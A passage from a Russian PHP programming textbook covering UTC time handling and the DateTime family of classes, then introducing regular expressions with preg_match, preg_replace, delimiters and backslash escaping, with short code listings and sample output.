Листинг 27.12. Получение списка географической группы с ключом `eest`. Файл timezone_abbreviations_list.php

```
<?php
$arr = timezone_abbreviations_list();
echo '<pre>';
print_r($arr['eest']);
echo '</pre>';
```

Результатом будет следующий дамп:

```
Array
(
    [0] => Array
        (
            [dst] => 1
            [offset] => 10800
            [timezone_id] => Europe/Helsinki
        )
    ...
    [18] => Array
        (
            [dst] => 1
            [offset] => 10800
            [timezone_id] => Europe/Moscow
        )
    ...
    [28] => Array
        (
            [dst] => 1
```

```
            [offset] => 10800
            [timezone_id] => Europe/Zaporozhye
        )
)
```

Каждой из часовых зон соответствует здесь один элемент массива, который представляет собой подмассив из трех элементов:

- `timezone_id` — название часовой зоны;
- `offset` — смещение зоны относительно Гринвича в секундах;
- `dst` — поле, принимающее значение `true`, если для той или иной географической области принято переводить часы на летнее время, и `false` в противном случае.

Хранение абсолютного времени

К сожалению, все эти функции на практике оказываются неудобными. Чтобы это проиллюстрировать, давайте рассмотрим пример из реальной жизни. Предположим, мы пишем форум-сервер, где любой пользователь может оставить свое сообщение. При этом в базе данных сохраняется текущее время и введенный текст. Так как пользователи заходят на сервер из разных стран, в базе нужно хранить значение timestamp по UTC-формату, а не локальный timestamp. При выводе же даты в браузер пользователя следует учитывать его часовой пояс и проводить соответствующую корректировку времени.

Пусть, например, сервер расположен в Москве. Скрипт для добавления сообщения был запущен кем-то в 4 часа ночи. Так как Москва — это `+03:00`, в базе данных сохранится отметка: текст добавлен в час ночи по Гринвичу.

> ***Примечание***
>
> Обратите внимание на удобство хранения времени по UTC в базе данных — в случае, если скрипт «переедет» на другой сервер в другой стране, базу данных не придется менять. Этим абсолютное время похоже на абсолютные координаты в математике — оно не зависит от «системы отсчета».

Через некоторое время на форум-сервер заглянул пользователь из Токио (`+09:00`). Скрипт вывода сообщения определяет его временно́е смещение, извлекает из базы данных время по UTC (а это 1 час ночи, напоминаем) и добавляет 9 часов разницы. Получается 10 часов утра. Эта дата и выводится в браузер.

Рассмотрим, какие действия нам нужно совершить для реализации этого алгоритма:

1. Получение текущего timestamp-формата по UTC. Именно этот timestamp в настоящий момент «показывают часы» в Гринвиче. Мы будем сохранять это время в базе данных.
2. Получение текстового представления даты, если известны UTC-timestamp и целевая часовая зона (которая, конечно, отлична от UTC). Оно будет распечатано в браузере пользователя.

К сожалению, ни одна стандартная функция PHP не может справиться одновременно с обеими задачами! Действительно, функции `gmtime()` (по аналогии с `time()`) не существует. Функция `gmdate()`, хотя и имеет префикс `gm`, выполняет обратную операцию —

возвращает текстовое представление даты по UTC, зная локальное время (а нам нужно — наоборот).

Перевод времени

Будем решать проблемы по мере их поступления. Для начала посмотрим, как же можно получить время по UTC, зная только локальный timestamp. Напишем для этого функцию `local2utc()`, приведенную в листинге 27.13.

Листинг 27.13. Работа со временем по UTC. Файл utc.php

```
<?php
// Вычисляет timestamp в Гринвиче, который соответствует
// локальному timestamp-формату
function local2utc($localStamp = false)
{
    if ($localStamp === false) $localStamp = time();

    // Получаем смещение часовой зоны в секундах
    $tzOffset = date('Z', $localStamp);

    // Вычитаем разницу - получаем время по UTC
    return $localStamp - $tzOffset;
}

// Вычисляет локальный timestamp в Гринвиче, который
// соответствует timestamp-формату по UTC. Можно указать
// смещение локальной зоны относительно UTC (в часах),
// тогда будет осуществлен перевод в эту зону
// (а не в текущую локальную).
function utc2local($gmStamp = false, $tzOffset = false)
{
    if ($gmStamp === false) return time();

    // Получаем смещение часовой зоны в секундах
    if ($tzOffset === false) {
        $tzOffset = date('Z', $gmStamp);
    } else {
        $tzOffset *= 60 * 60;
    }

    // Вычитаем разницу - получаем время по UTC
    return $gmStamp + $tzOffset;
}
```

Листинг 27.13 содержит также функцию `utc2local()`, решающую вторую часть задачи. Она получает на вход timestamp-значение по Гринвичу и вычисляет, чему будет равен этот timestamp в указанном часовом поясе (по умолчанию — в текущем).

Обратите внимание, что обе функции: `local2utc()` и `utc2local()` — используют спецификатор `'Z'` функции `date()`. Он возвращает смещение в секундах текущей часовой зоны относительно Гринвича. Это чуть ли не единственный способ в PHP для получения этого смещения.

Окончательное решение задачи

При помощи двух указанных функций легко решить поставленную задачу.

1. При добавлении записи в базу данных вычисляем время, вызвав функцию `local2utc(time())`.
2. Для отображения времени из базы данных в браузер пользователя вызываем следующую команду:

   ```
   echo date($format, utc2local($stampUTC, $tz))
   ```

   Здесь предполагается, что переменные хранят следующие значения:

   - `$format` — строка форматирования даты (например, `'Y-m-d H:i'`);
   - `$stampUTC` — формат timestamp по Гринвичу, полученный из базы данных;
   - `$tz` — часовая зона пользователя (смещение в часах относительно нулевого меридиана).

   Совет

   Можно ли автоматически определить часовой пояс пользователя, который запустил скрипт из браузера? К сожалению, нет: в протоколе HTTP не существует заголовков запроса, предназначенных для передачи этой информации. Остается единственный метод — запросить зону у пользователя *явно* (например, при регистрации в форуме) и сохранить ее где-нибудь для дальнейшего использования (можно в cookies).

Мы используем функцию `date()`, передавая ей локальное время, т. к. уверены: она не делает никаких поправок на разницу часовых поясов, а просто выводит данные в том виде, в котором они ей передаются. Заметьте, что задача работы с локальным и «абсолютным» временем возложена на плечи всего двух функций: `local2utc()` и `utc2local()`. Таким образом, мы локализовали всю специфику в одном месте, улучшив ясность и читабельность скрипта.

Календарные классы PHP

PHP предоставляет несколько классов для работы с датой и временем в объектно-ориентированном стиле. Зачастую возможности предопределенных календарных классов значительно превосходят календарные функции, рассмотренные здесь ранее.

Класс *DateTime*

Основным рабочим классом является `DateTime`, который позволяет оперировать датой и временем. В листинге 27.14 приводится пример создания объекта `$date` класса `DateTime` с текущей датой и вывод даты при помощи метода `format()` в окно браузера. Строка форматирования метода `format()` имеет тот же синтаксис, что и функция `date()`.

Листинг 27.14. Создание объекта `$date` класса `DateTime`. Файл datetime.php

```
<?php
$date = new DateTime();
echo $date->format('d-m-Y H:i:s'); // 16-05-2022 19:04:20
```

Скрипт создает объект `$date`, содержащий текущие дату и время. Для того чтобы задать произвольную дату, необходимо передать в качестве параметра строку в одном из допустимых форматов, подробнее познакомиться с которыми можно в документации **https://php.net/manual/ru/datetime.formats.compound.php** (листинг 27.15).

Листинг 27.15. Задание произвольной даты. Файл datetime_set.php

```
<?php
$date = new DateTime('2023-01-01 00:00:00');
echo $date->format('d.m.Y H:i:s'); // 01.01.2023 00:00:00
```

Для удобства вывода даты в различных форматах класс `DateTime` содержит несколько констант-строк с популярными форматами времени (табл. 27.2).

Таблица 27.2. Константы класса `DateTime`

Константа	Формат
`DateTime::ATOM`	`Y-m-d\TH:i:sP`
`DateTime::COOKIE`	`l, d-M-y H:i:s T`
`DateTime::ISO8601`	`Y-m-d\TH:i:sO`
`DateTime::RFC822`	`D, d M y H:i:s O`
`DateTime::RFC850`	`l, d-M-y H:i:s T`
`DateTime::RFC1036`	`D, d M y H:i:s O`
`DateTime::RFC1123`	`D, d M Y H:i:s O`
`DateTime::RFC2822`	`D, d M Y H:i:s O`
`DateTime::RFC3339`	`Y-m-d\TH:i:sP`
`DateTime::RSS`	`D, d M Y H:i:s O`
`DateTime::W3C`	`Y-m-d\TH:i:sP`

В листинге 27.16 приводится пример использования константы `DateTime::RSS` для формирования временно́й метки в формате, используемом в RSS-каналах.

Листинг 27.16. Пример использования `DateTime::RSS`. Файл datetime_rss.php

```
<?php
$date = new DateTime('2023-01-01 00:00:00');
echo $date->format(DateTime::RSS); // Sun, 01 Jan 2023 00:00:00 +0000
```

Класс *DateTimeZone*

Класс `DateTimeZone()` позволяет задавать часовые пояса для `DateTime`-объектов (листинг 27.17).

Листинг 27.17. Пример задания часового пояса. Файл datetime_zone.php

```
<?php
$date = new DateTime('2023-01-01 00:00:00',
                     new DateTimeZone('Europe/Moscow'));
echo $date->format('d.m.Y H:i:s P'); // 01.01.2023 00:00:00 +03:00
```

Класс *DateInterval*

Отличительной особенностью объектов класса `DateTime` является возможность вычитать их друг из друга при помощи метода `diff()`. Кроме того, можно добавлять и вычитать из объекта `DateTime` временны́е интервалы при помощи методов `add()` и `sub()` соответственно. Для обеспечения этих операций в наборе календарных классов PHP предусмотрен класс `DateInterval`.

Самый простой способ получить объект класса `DateInterval` — воспользоваться методом `diff()`, произведя вычитание одного объекта класса `DateTime` из другого (листинг 27.18).

Листинг 27.18. Получение объекта класса `DateInterval`. Файл dateinterval_diff.php

```
<?php
$date = new DateTime('2023-01-01 0:0:0');
$nowdate = new DateTime();
$interval = $nowdate->diff($date);

// Выводим результаты
echo $date->format('d.m.Y H:i:s') . '<br />';
echo $nowdate->format('d.m.Y H:i:s') . '<br />';
// Выводим разницу
echo $interval->format('%Y.%m.%d %H:%S') . '<br />';

echo '<pre>';
print_r($interval);
echo '</pre>';
```

В этом примере вычисляется разница во времени между текущей датой и 1 января 2023 года. Для этого создаются два объекта класса `DateTime`: `$date` и `$nowdate()`, а затем при помощи метода `diff()` объекта `$nowdate()` из него вычитается объект `$date`, и мы получаем объект `$interval` класса `DateInterval`. Результатом работы скрипта могут быть строки вида:

```
01.01.2023 00:00:00
16.05.2022 19:36:52
00.7.15 04:07
```

```
DateInterval Object
(
    [y] => 0
    [m] => 7
    [d] => 15
    [h] => 4
    [i] => 23
    [s] => 7
    [f] => 0.723929
    [weekday] => 0
    [weekday_behavior] => 0
    [first_last_day_of] => 0
    [invert] => 0
    [days] => 229
    [special_type] => 0
    [special_amount] => 0
    [have_weekday_relative] => 0
    [have_special_relative] => 0
)
```

Скрипт из листинга 27.18, помимо форматированных результатов, выводит дамп объекта `DateInterval`, который содержит восемь открытых членов:

- `y` — годы;
- `m` — месяцы;
- `d` — дни;
- `h` — часы;
- `i` — минуты;
- `s` — секунды;
- `invert` — принимает 1, если интервал отрицательный, и 0, если интервал положительный;
- `days` — разница в днях.

Член `invert` влияет на результаты вычисления при помощи методов `add()` и `sub()`, осуществляющих сложение и вычитание даты `DateTime` и интервала `DateInterval`. А чтобы получить беззнаковый интервал, второму аргументу метода `diff()` следует передать значение `true`.

Для получения произвольного объекта класса `DateInterval` необходимо воспользоваться конструктором. Конструктор принимает строку специального формата, описание даты в которой начинается с символа `P`, а времени — с символа `T`. В табл. 27.3 приводятся коды для всех временны́х величин, используемых для создания интервала.

В столбцах **Пример** табл. 27.2 приводится запись для 3 единиц — например, `P3Y` означает три года, `T3S` — 3 секунды. Величины можно комбинировать — например, запись `P3Y1M14D` означает 3 года, 1 месяц и 14 дней, а запись `T12H19M2S` — 12 часов, 19 минут и 2 секунды. Дату и время можно объединять в строку: `P3Y1M14DT12H19M2S`. В листинге 27.19 создается интервал, который вычитается из текущей даты при помощи метода `sub()`.

Таблица 27.3. *Коды инициализации, используемые конструктором* `DateInterval`

Код	Пример	Описание	Код	Пример	Описание
Y	P3Y	Год	H	T3H	Час
M	P3M	Месяц	M	T3M	Минута
D	P3D	День	S	T3S	Секунда

Примечание

Порядок вхождения разных кодов в строку не имеет значения: можно указать сначала дни, потом месяцы, затем годы, можно также использовать и обратный порядок.

Листинг 27.19. Создание интервала. Файл dateinterval.php

```
<?php
$nowdate = new DateTime();
$date = $nowdate->sub(new DateInterval('P3Y1M14DT12H19M2S'));
echo $date->format('Y-m-d H:i:s');
```

Класс *DatePeriod*

Объект класса `DatePeriod` позволяет создать итератор для обхода последовательности дат (в виде `DateTime`-объектов), следующих друг за другом через определенный интервал времени. Обход такой последовательности осуществляется при помощи оператора `foreach`, как и в случае любого другого генератора.

Конструктор класса `DatePeriod` принимает три параметра:

- объект `DateTime`, который служит точкой начала периода;
- объект `DateInterval`, служащий шагом, с которым генерируются даты;
- целое число, представляющее количество итераций.

В листинге 27.20 приводится пример, в котором генерируется последовательность из 5 недель, начиная с текущей даты.

Листинг 27.20. Генерация последовательности из 5 недель. Файл dateperiod.php

```
<?php
$now = new DateTime();
$step = new DateInterval('P1W');
$period = new DatePeriod($now, $step, 5);

foreach($period as $datetime) {
    echo $datetime->format('Y-m-d' . PHP_EOL);
}
```

Результатом выполнения сценария может быть такая последовательность:

```
2022-05-16
2022-05-23
```


```
2022-05-30
2022-06-06
2022-06-13
2022-06-20
```

Резюме

В этой главе мы рассмотрели большинство функций, предназначенных для манипулирования датой и временем в скриптах на PHP. Эта тема является очень важной, поскольку большинство сценариев сохраняют данные в том или ином виде, а уж тут не обойтись без записи даты сохранения (с последующим выводом ее в браузер в удобном для человека представлении). Мы также научились строить «календарики» на указанный месяц.

Интернет — это Всемирная сеть, поэтому в финальной части главы рассматриваются важные вопросы по работе с абсолютным (гринвичским) временем и обсуждается методика написания скриптов, дружественных по отношению к пользователям из различных часовых поясов.

Кроме того, мы познакомились с предопределенными классами PHP для работы с датой и временем. Они значительно расширяют возможности стандартных календарных функций.



ГЛАВА 28

Основы регулярных выражений

Листинги этой главы находятся в каталоге *regexp* сопровождающего книгу файлового архива.

Регулярные выражения часто оказываются настоящим камнем преткновения для программистов, встречающихся с ними впервые. Это происходит потому, что их синтаксис, изобилующий разного рода спецсимволами, немного сложен для запоминания.

> ***Примечание***
>
> Целью этой главы изначально являлось доказательство, что не так все сложно, как может показаться с первого взгляда. Но когда ее объем достиг 40 страниц, авторы начали сами сомневаться в своих убеждениях.

Тем не менее регулярные выражения — это один из самых употребляемых инструментов в веб-программировании, и незнание их основ может сильно усложнить дальнейшее творчество.

Начнем с примеров

Что же такое регулярное выражение? И чем именно оно «регулярно»? Проще всего разбираться с этим на примерах. Так мы и поступим, если вы не против. Ведь вы не против?..

Пример первый

Пусть программа обрабатывает какой-то входной файл с именем и расширением, и необходимо сгенерировать выходной файл, имеющий то же имя, но *другое* расширение. Например, файл file.in ваша программа должна обработать и записать результат в file.out. Проблема заключается в том, чтобы отрезать у имени входного файла все после точки и «приклеить» на это место out.

Проблема достаточно тривиальна, и на PHP ее можно решить всего несколькими командами. Например, так:

```
$p = strrpos($inFile, '.');
if ($p) $outFile = substr($inFile, 0, $p);
else $outFile = $inFile;
$outFile .= ".out";
```

Впрочем, выглядит это весьма неуклюже, особенно из-за того, что приходится обрабатывать случаи, когда входной файл не имеет расширения, а значит, в нем нет точки. И эта «навороченность» имеет место, несмотря на то, что само действие можно описать всего одним предложением. А именно: «Замени в строке `$inFile` все, что после последней точки (и ее саму), или, в крайнем случае, „конец строки“ на строку `.out`, и присвой результат переменной `$outFile`».

Пример второй

Давайте теперь рассмотрим другой пример. Нам нужно разбить полное имя файла на две составляющие: имя каталога, в котором расположен файл, и само имя файла. Как мы знаем, для этого PHP предоставляет функции `basename()` и `dirname()`, рассмотренные ранее (см. *главу 23*). Однако предположим для тренировки, что их нет. Вот как мы реализуем требуемые действия:

```
$slash1 = strrpos($fullPath, '/');
$slash2 = strrpos($fullPath, '\\');
$slash = max($slash1, $slash2);
$dirName = substr($fullPath, 0, $slash);
$filename = substr($fullPath, $slash + 1, 10_000);
```

Здесь мы воспользовались тем фактом, что функция `strrpos()` возвращает значение `false`, которое интерпретируется как 0, если искомый символ не найден. Обратите внимание на то, что пришлось два раза вызывать `strrpos()`, потому что мы не знаем, какой слеш будет получен от пользователя — прямой или обратный. Видите — код все увеличивается.

> ***Примечание***
>
> На самом деле, эта проблема выглядит немного надуманной. Куда как проще и, главное, надежнее было бы сначала заменить в строке все обратные слеши прямыми, а потом искать только прямые. Однако в рассматриваемом случае такой прием несколько отдалил бы нас от техники регулярных выражений, которой и посвящена глава.

Опять же, сформулируем словами то, что нам нужно: «Часть слова после последнего прямого или обратного слеша или, в крайнем случае, после начала строки присвой переменной `$fileName`, а „начало строки“ — переменной `$dirName`». Формулировку «часть слова после последнего слеша» можно заменить несколько иной: «Часть слова, перед которой стоит слеш, но в нем самом слеша нет».

Пример третий

При написании форумов, подсистемы комментирования и других сценариев, где некоторый текст принимается от пользователя и затем отображается на странице, обычно применяют такой трюк. Чтобы не дать злоумышленнику испортить внешний вид страницы, производят *экранирование тегов* — все спецсимволы в принятом тексте заменяются на их HTML-эквиваленты: например, < заменяется на `<`, > — на `>` и т. д. В PHP для этого существует специальная функция — `htmlspecialchars()`, пример использования которой представлен в листинге 28.1.

Листинг 28.1. Прием текста от пользователя. Файл hsc.php

```
<?php
if (isset($_POST['text'])) {
    echo htmlspecialchars($_REQUEST['text']) . '<hr />';
    exit();
}
?>
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Прием текста от пользователя</title>
  <meta charset='utf-8' />
</head>
<body>
  <form action="hsc.php" method="POST">
    <textarea name="text" cols="60" rows="10">
      <?= htmlspecialchars($_POST['text'] ?? '') ?>
    </textarea><br />
    <input type="submit">
  </form>
</body>
</html>
```

Теперь, если злоумышленник наберет в текстовом поле, например, `<iframe>`, он уже не сможет испортить внешний вид страницы: ведь текст превратится в `<iframe>` и будет выведен в том же виде, что был введен.

> ***Примечание***
>
> Попробуйте ради эксперимента убрать в листинге 28.1 вызов `htmlspecialchars()`, затем введите в текстовое поле `<iframe>` и посмотрите, что получится.

Пусть мы хотим разрешить пользователю оформлять некоторые участки кода жирным шрифтом с помощью «тегов» `[b]...[/b]`. Такой прием применяется, например, в известном форуме phpBB. Команда на русском языке могла бы выглядеть так: «Обрами текст, расположенный между `[b]` и `[/b]`, тегами `<b>` и `</b>`».

> ***Примечание***
>
> Обратите внимание на то, что нельзя просто поочередно `[b]` заменить на `<b>`, а `[/b]` — на `</b>`. Иначе злоумышленник сможет написать в конце текста один-единственный `[b]` и сделать, таким образом, весь текст страницы, идущий дальше, жирным.

Пример четвертый

При написании этой книги каждая глава помещалась в отдельный docx-файл Microsoft Word. Однако в процессе работы главы могли добавляться и удаляться, и, чтобы не путаться в нумерации, имена файлов имели следующую структуру:

`or-`*`НомерЧасти-НомерГлавы__Идентификатор`*`.docx`

Например, файл главы, которую вы читаете, имел имя or-06-28__preg.docx. Для того чтобы сослаться из одной главы на другую, авторы применяли не номера глав, а их *идентификаторы*, которые затем заменялись автоматически соответствующими числами при помощи макросов Word. Это помогало менять главы местами и дописывать новые, не заботясь о соблюдении нумерации.

При составлении макроса встала задача: необходимо «разобрать» имя файла и выделить из него номер части, номер главы и идентификатор. Представим, что та же самая задача стоит и перед программистом на PHP. В этом случае он должен дать примерно такую команду интерпретатору: «Найди первый дефис и трактуй все цифры после него как номер части. Найди следующий дефис — цифры после него соответствуют номеру главы. Наконец, пропусти все подчеркивания и считай весь оставшийся текст до точки идентификатором главы».

Что такое регулярные выражения?

Если вы не разбираетесь в регулярных выражениях, то можете подсознательно делить всех программистов на две группы: «посвященных» (знакомых с регулярными выражениями) и «остальную часть системы» (не разбирающихся в них). К счастью, переход из одной группы в другую вполне возможен, однако совершить его должны вы сами.

Скорее всего, вы уже поняли, что основной акцент в примерах предыдущего раздела мы старались делать не на алгоритмах, а на «словесных утверждениях», или «командах». Они состояли из достаточно несложных, но комплексных частей, относящихся не к одному символу (как это произошло бы, организуй мы цикл по строке), а сразу к нескольким «похожим»...

Однако вернемся к названию этой главы. Так что же такое *регулярные выражения*? Оказывается, наши словесные утверждения (но не инструкции замены, а только правила поиска), записанные на особом языке, — это и есть регулярные выражения.

Терминология

К этому моменту уже должно быть интуитивно понятно, для чего нужны регулярные выражения. Настало время посмотреть, как же их перевести на язык, понятный PHP.

Давайте немного поговорим о терминологии. Вернемся к нашим примерам, только назовем теперь «словесное утверждение» регулярным выражением, или просто *выражением*.

> ***Примечание***
>
> В литературе иногда для этого же употребляется термин «шаблон».

Итак, мы имеем выражение и строку. Операцию проверки, удовлетворяет ли строка этому выражению (или выражение строке, как хотите), условимся называть *сопоставлением* строки и выражения. Если какая-то часть строки успешно сопоставилась с выражением, мы назовем это *совпадением*. Например, совпадением от сопоставления выражения «группа букв, окруженная пробелами» к строке `ab cde fgh` будет строка `cde`. Только эта строка удовлетворяет нашему выражению. Возможно, дальше мы с этим совпадением захотим что-то проделать — например, *заменить* его какой-то строкой

или, скажем, заключить в кавычки. Это типичный пример *сопоставления с заменой*. Все подобные возможности реализуются в PHP в виде функций, которые мы сейчас и рассмотрим.

Использование регулярных выражений в PHP

Любое регулярное выражение в PHP — это просто строка, его содержащая, поэтому функции, работающие с регулярными выражениями, принимают их в параметрах в виде обычных строк.

Сопоставление

Функция:

```
preg_match(
    string $pattern,
    string $subject,
    array &$matches = null,
    int $flags = 0,
    int $offset = 0
): int|false
```

пытается сопоставить выражение `$pattern` строке `$subject` и в случае успеха возвращает 1, иначе — `false`. Если совпадение было найдено, то в массив `$matches` (конечно, если он задан) записываются отдельные участки совпадения. Необязательный параметр `$flags` позволяет задать различные режимы поиска соответствия, а параметр `$offset` — задать смещение от начала строки, откуда начинается поиск. Более подробно синтаксис функции освещается далее, в *разд. «Функции PHP»*.

> ***Примечание***
>
> Работу с участками совпадения мы рассмотрим немного позже. Пока скажем только, что в `$matches[0]` всегда будет возвращаться подстрока совпадения целиком.

Хотя мы пока и не сказали ни слова о синтаксисе регулярных выражений, приведем несколько простейших примеров использования функции `preg_match()` (листинги 28.2 и 28.3).

Листинг 28.2. Пример использования функции `preg_match()`. Файл ex01.php

```
<?php
// Проверить, что в строке есть число (одна цифра или более)
preg_match('/\d+/s', 'article_123.html', $matches);

// Совпадение окажется в $matches[0]
echo $matches[0]; // выводит 123
```

> ***Примечание***
>
> Обратите внимание, что регулярное выражение начинается и заканчивается слешами (/). Это обязательное требование, чуть позже мы о нем еще поговорим.

Листинг 28.3. Еще пример использования функции preg_match(). Файл ex02.php

```
<?php
// Найти в тексте адрес E-mail. \S означает "не пробел", а [a-z0-9.]+ -
// "любое число букв, цифр или точек". Модификатор 'i' после '/'
// заставляет PHP не учитывать регистр букв при поиске совпадений.
// Модификатор 's', стоящий рядом с 'i', говорит, что мы работаем
// в "однострочном режиме" (см. далее в этой главе).
preg_match('/(\S+)@([a-z0-9.]+)/is', 'Привет от somebody@mail.ru!', $m);

// Имя хоста будет в $m[2], а имя ящика (до @) - в $m[1].
echo "В тексте найдено: ящик - $m[1], хост - $m[2]";
```

Внимание!

В отличие от функции замены, по умолчанию функция сопоставления работает в *многострочном режиме* — так, будто бы явно указан модификатор /m! Например, вызов `preg_match('/a.*b/', "a\nb")` вернет `0`, как будто бы совпадение не обнаружено — в *многострочном режиме* «точка» совпадает со всеми символами, *кроме* символа новой строки. Чтобы добиться нужной функциональности, необходимо указать модификатор «однострочности» явно — `'/a.*b/s'` (мы так и делаем здесь и далее). О модификаторах мы поговорим позже, пока же просто держите в уме эту особенность функции.

Сопоставление с заменой

Если нам нужно *заменять* в строке все удовлетворяющие выражению подстроки чем-то еще, можно воспользоваться следующей функцией:

```
preg_replace(
    string|array $pattern,
    string|array $replacement,
    string|array $subject,
    int $limit = -1,
    int &$count = null
): string|array|null
```

Она занимается тем, что ищет в строке `$subject` все подстроки, совпадающие с выражением `$pattern`, и заменяет их на `$replacement`. В строке `$subject` могут содержаться некоторые управляющие символы, позволяющие обеспечить дополнительные возможности при замене. Их мы рассмотрим позже, а сейчас скажем только, что сочетание `$0` будет заменено найденным совпадением целиком. Необязательный параметр `$limit` позволяет задать количество замен, по достижении которых функция прекратит работу. Ссылка `$count` по окончании работы функции содержит число реально проведенных замен. Более подробно синтаксис функции освещается далее, в *разд. «Функции PHP»*.

В листинге 28.3 мы приводили пример поиска электронного адреса в тексте. Теперь давайте посмотрим, что можно сделать с помощью того же регулярного выражения, но только в контексте замены. Попробуйте запустить скрипт из листинга 28.4.

Листинг 28.4. Преобразования e-mail в HTML-ссылку. Файл ex03.php

```
<?php
$text = 'Привет от somebody@mail.ru, а также от other@mail.ru!';
$html = preg_replace(
    '/(\S+)@([a-z0-9.]+)/is',     // найти все E-mail
    '<a href="mailto:$0">$0</a>', // заменить их по шаблону
    $text                         // искать в $text
);
echo $html;
```

Вы увидите, что на HTML-странице, сгенерированной сценарием, адреса e-mail станут активными ссылками — они будут обрамлены тегами <a>....

> ***Внимание!***
>
> **В отличие от функции сопоставления, замена по умолчанию работает в однострочном режиме — как будто бы указан модификатор /s! Эта особенность может породить трудно-обнаруживаемые ошибки для переменных, которые содержат символы перевода строки.**

Язык регулярных выражений

Перейдем теперь непосредственно к языку регулярных выражений. Вот, что он нам предлагает. Каждое выражение состоит из одной или нескольких управляющих команд. Некоторые из них можно *группировать* (как мы группируем инструкции в программе при помощи фигурных скобок), и тогда они считаются за одну команду. Все управляющие команды разбиваются на три класса:

- *простые символы*, а также управляющие символы, играющие роль их «заменителей», — их еще называют *литералами*;
- *управляющие конструкции* (квантификаторы повторений, оператор альтернативы, группирующие скобки и т. д.);
- так называемые *мнимые символы* (в строке их нет, но тем не менее они как бы помечают какую-то часть строки — например, ее конец).

К управляющим символам относятся следующие: ., *, +, ?, |, (,), [,], {, }, $, ^. Забегая вперед, скажем, что все символы, кроме этих, обозначают в регулярном выражении сами себя и не имеют каких-либо специальных назначений.

Ограничители

Как мы уже видели, любое регулярное выражение в PHP представлено в виде обыкновенной строки символов. Все команды внутри этой строки размещаются между *ограничителями* — двумя слешами, также являющимися частью строки. Например, строка `expr` является синтаксически некорректным регулярным выражением, в то время как `/expr/` — правильное.

Зачем нужны эти слеши? Дело в том, что после последнего слеша можно указывать различные *модификаторы*. Чуть позже мы поговорим о них подробнее, а пока опишем модификатор `/i`, который уже применяли ранее, — он включает регистронезависимый

режим поиска. Например, выражение `/expr/i` совпадает как со строкой `expr`, так и со строками `eXpr` и `EXPR`.

Итак, общий вид записи регулярного выражения: `'/выражение/M'`, где *M* обозначает несколько необязательных модификаторов. Если символ / встречается в самом выражении (например, мы разбираем путь к файлу), перед ним необходимо поставить обратный слеш \, чтобы его экранировать:

```
if (preg_match('/path\\/to\\/file/i', 'path/to/file')) {
    echo "совпадение!";
}
```

> ***Внимание!***
>
> Рекомендуется везде, где можно, использовать строки в апострофах, а не в кавычках. Дело в том, что символ `$`, являющийся специальным в регулярных выражениях, также обозначает переменную в PHP. Так что, если вы хотите, чтобы `$` остался самим собой, а не был воспринят как переменная, используйте апострофы, либо же ставьте перед ним обратный слеш.

Альтернативные ограничители

Как видите, синтаксис записи строк в PHP требует, чтобы все обратные слеши в программе были удвоены. Поэтому мы получаем весьма неказистую конструкцию — `'/path\\/to\\/file/i'`. Проблема в том, что символы-ограничители совпадают с символами, которые мы ищем.

Специально для того, чтобы упростить запись, регулярные выражения поддерживают использование *альтернативных ограничителей*. В их роли может выступать буквально все, что угодно. Например, следующие регулярные выражения означают одно и то же:

```
// Можно использовать любые одинаковые символы как ограничители...
'/path\\/to\\/file/i'
'#path/to/file#i'
'"path/to/file"i'
// А можно - парные скобки
'{path/to/file}i'
'[path/to/file]i'
'(path/to/file)i'
```

Последние три примера особенно интересны: как видите, если в качестве начального ограничителя выступает скобка, то финальный символ должен быть равен *парной* ей скобке.

Польза от парных скобок огромна: скобки, встречающиеся внутри выражений, уже не нужно экранировать обратным слешем, анализатор самостоятельно «считает» вложенность скобок и не поднимает ложной тревоги. Например, следующее выражение корректно:

```
echo preg_replace('[(/file)[0-9]+]i', '$1', '/file123.txt');
```

Хотя квадратные скобки в регулярных выражениях — это спецсимволы, обозначающие «альтернативу символов», нам не приходится ставить перед ними обратный слеш, несмотря на то, что они совпадают с ограничителями.

Примечание

В литературе и реальных проектах все же принято использовать / в качестве «ограничителей по умолчанию».

Отмена действия спецсимволов

Поначалу довольно легко запутаться во всех этих слешах, апострофах, долларах... Сложность заключается в том, что такие символы являются специальными как в регулярных выражениях, так и в PHP, а поэтому иногда их нужно экранировать не один раз, а несколько.

Рассмотрим, например, регулярное выражение, которое ищет в строке некоторое имя файла, предваренное обратным слешем \ (как в Windows). Оно записывается так:

```
$re = '/\\\\filename/';
```

Как получилось, что единственный слеш превратился в целых четыре? Давайте посмотрим:

- удвоенный слеш в строках PHP обозначает *один* слеш. Если мы вставим в программу оператор `echo $re`, то увидим, что будет напечатан текст `/\\filename/`;
- удвоенный слеш в регулярных выражениях означает *один* слеш. Таким образом, получив на входе выражение `/\\filename/`, анализатор поймет, что от него требуется найти подстроку, начинающуюся с одного слеша.

Давайте рассмотрим пример посложнее: будем искать *любое* имя каталога, после которого идет также *любое* имя файла. Выражение будет записываться так:

```
$re = '/\\S+\\\\\\S+/';
```

Вот уже мы получили целых *шесть* слешей подряд... (Последовательность `\S` в регулярных выражениях обозначает любой «непробельный» символ, а + после команды — повтор ее один или более раз.)

«Размножение» слешей к месту и не очень называют в литературе по регулярным выражениям синдромом зубочистки. Обычно этот синдром характерен для языков, в которых регулярные выражения представлены в виде обыкновенных строк.

Примечание

Иногда использование альтернативных символов-ограничителей помогает уменьшить число слешей в строке, но в приведенных примерах это бесполезно.

Если какое-то регулярное выражение с «зубочистками» наотрез отказывается работать, попробуйте записать его в переменную, а после этого вывести ее в браузер:

```
echo '<tt>' . htmlspecialchars($re) . '</tt>';
```

Этот прием поможет увидеть выражение «глазами регулярных выражений» уже после того, как PHP получит строковые данные выражения.

Итак, когда нужно вставить в выражение один из управляющих символов, но только так, чтобы он «не действовал», достаточно предварить его обратным слешем. К примеру, если мы ищем строку, содержащую подстроку `a*b`, то должны использовать для этого выражение `a\*b` (помните, что в PHP эта строка будет записываться как `'a\\*b'`), поскольку символ * является управляющим.

Простые символы

Класс простых символов, действительно, самый простой. А именно: любой символ в строке регулярного выражения обозначает сам себя, если он не является управляющим. Например, регулярное выражение `at` будет «реагировать» на строки, в которых встречается последовательность `at` — в середине ли слова, в начале — не важно:

```
echo preg_replace('/at/', 'AT', 'What is the Perl Compatible Regex?');
```

В результате будет выведена строка:

```
WhAT is the Perl CompATible Regex?
```

